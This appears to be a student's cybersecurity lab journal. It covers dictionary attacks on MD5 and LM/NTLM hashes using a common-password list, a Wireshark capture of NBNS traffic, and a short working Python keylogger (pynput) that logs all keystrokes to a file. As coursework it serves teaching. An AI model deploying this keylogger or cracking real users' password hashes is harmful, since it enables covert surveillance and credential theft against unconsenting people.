
Step 2: Click Calculate to calculate MD5 value




Step 3: Copy the MD5 value generated and paste it in MD5 Hashes field




Step 4: Right click to perform Dictionary attack and select word list




Step 5: Click Start

Using LM & NTLM Hashes


Step 1: Click Cracker -> LM & NTLM Hashes -> Click +




Step 2: Click Next




Step 3: Right Click the account with password -> select dictionary attack



Step 4: Select NTLM Hashes in Dictionary attack and add 10K most common txt file




Step 5: Click Start

Name : Kuldeep Patel


Roll No : 574



Practical No. 5

Aim : Use Wireshark (Sniffer) to capture network traffic and analyze.



TCP



ARP**UDP**

SMB

NBNS

Capturing from Ethernet [Wireshark 1.12.0 (v1.12.0-0-g4f4b41a from master-1.12)]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: nbns Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
45	4.27759800	172.16.67.52	172.16.67.255	NBNS	92	92 Name query NB PC51<1c>
59	5.02737900	172.16.67.52	172.16.67.255	NBNS	92	92 Name query NB PC51<1c>
62	5.77845200	172.16.67.52	172.16.67.255	NBNS	92	92 Name query NB PC51<1c>
64	6.95316700	172.16.67.58	172.16.67.255	NBNS	92	92 Name query NB MAPS<0>
77	7.69076300	172.16.67.58	172.16.67.255	NBNS	92	92 Name query NB MAPS<0>
92	8.44108100	172.16.67.58	172.16.67.255	NBNS	92	92 Name query NB MAPS<0>
93	8.71295600	172.16.67.58	172.16.67.255	NBNS	92	92 Name query NB HTTPS<0>
100	8.71688700	172.16.67.58	172.16.67.255	NBNS	92	92 Name query NB HTTPS<0>
118	9.46250600	172.16.67.58	172.16.67.255	NBNS	92	92 Name query NB HTTPS<0>
9	9.46652200	172.16.67.58	172.16.67.255	NBNS	92	92 Name query NB HTTPS<0>
133	10.21280000	172.16.67.58	172.16.67.255	NBNS	92	92 Name query NB HTTPS<0>

Frame 45: 92 bytes on wire (736 bits), 92 bytes captured (736 bits) on interface 0
Ethernet II, Src: 64:00:6a:60:41:e4 (64:00:6a:60:41:e4), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
Internet Protocol Version 4, Src: 172.16.67.52 (172.16.67.52), Dst: 172.16.67.255 (172.16.67.255)
User Datagram Protocol, Src Port: 137 (137), Dst Port: 137 (137)
NetBIOS Name Service

0000 ff ff ff ff ff ff 64 00 6a 60 41 e4 08 00 45 00d. j A., E.
0010 00 4e 7f 2e 00 00 80 11 0c 1c ac 10 43 34 ac 10C.....C4..
0020 43 ff 00 89 00 89 00 3a 02 02 d1 c5 01 10 00 01 C.....:
0030 00 00 00 00 00 00 20 46 41 45 44 44 46 44 42 43F AEDDFDBC
0040 41 43 41 43 41 43 41 43 41 43 41 43 41 43 41 43 ACACACAC ACACACAC
0050 41 43 41 43 41 42 4d 00 00 20 00 01 ACACABM. . .

Practical No : 06

Aim : Create a simple keylogger using python.

Step 1 : Write the code in Python


Step 2 : save .py format and run the program

Step 3 : goto file Location where as save file and open the log.txt file show the keyboard

Code :

```
from pynput.keyboard import Key, Listener
import logging
log_dir = ""
logging.basicConfig(filename=(log_dir+"key_log.txt"),level=logging.DEBUG,
format='%(asctime)s:%(message)s')
def on_press(key):
    logging.info(str(key))
with Listener(on_press=on_press) as listener:
    listener.join()
```

Output :



The screenshot shows a code editor window on the left containing the Python keylogger code, and a Notepad window on the right displaying the log file content.

Code Editor Content:

```
demo2.pyw - C:\Users\abhishek\Desktop\demo2.pyw (2.7.14)
File Edit Format Run Options Window Help
from pynput.keyboard import Key, Listener
import logging
# if no name it gets into an empty string
log_dir = ""
# This is a basic logging function
logging.basicConfig(filename=(log_dir+"key_log.txt"),level=logging.DEBUG, format='%(asctime)s:%(message)s')
# This is from the library
def on_press(key):
    logging.info(str(key))
# This says, listener is on
with Listener(on_press=on_press) as listener:
    listener.join()
```

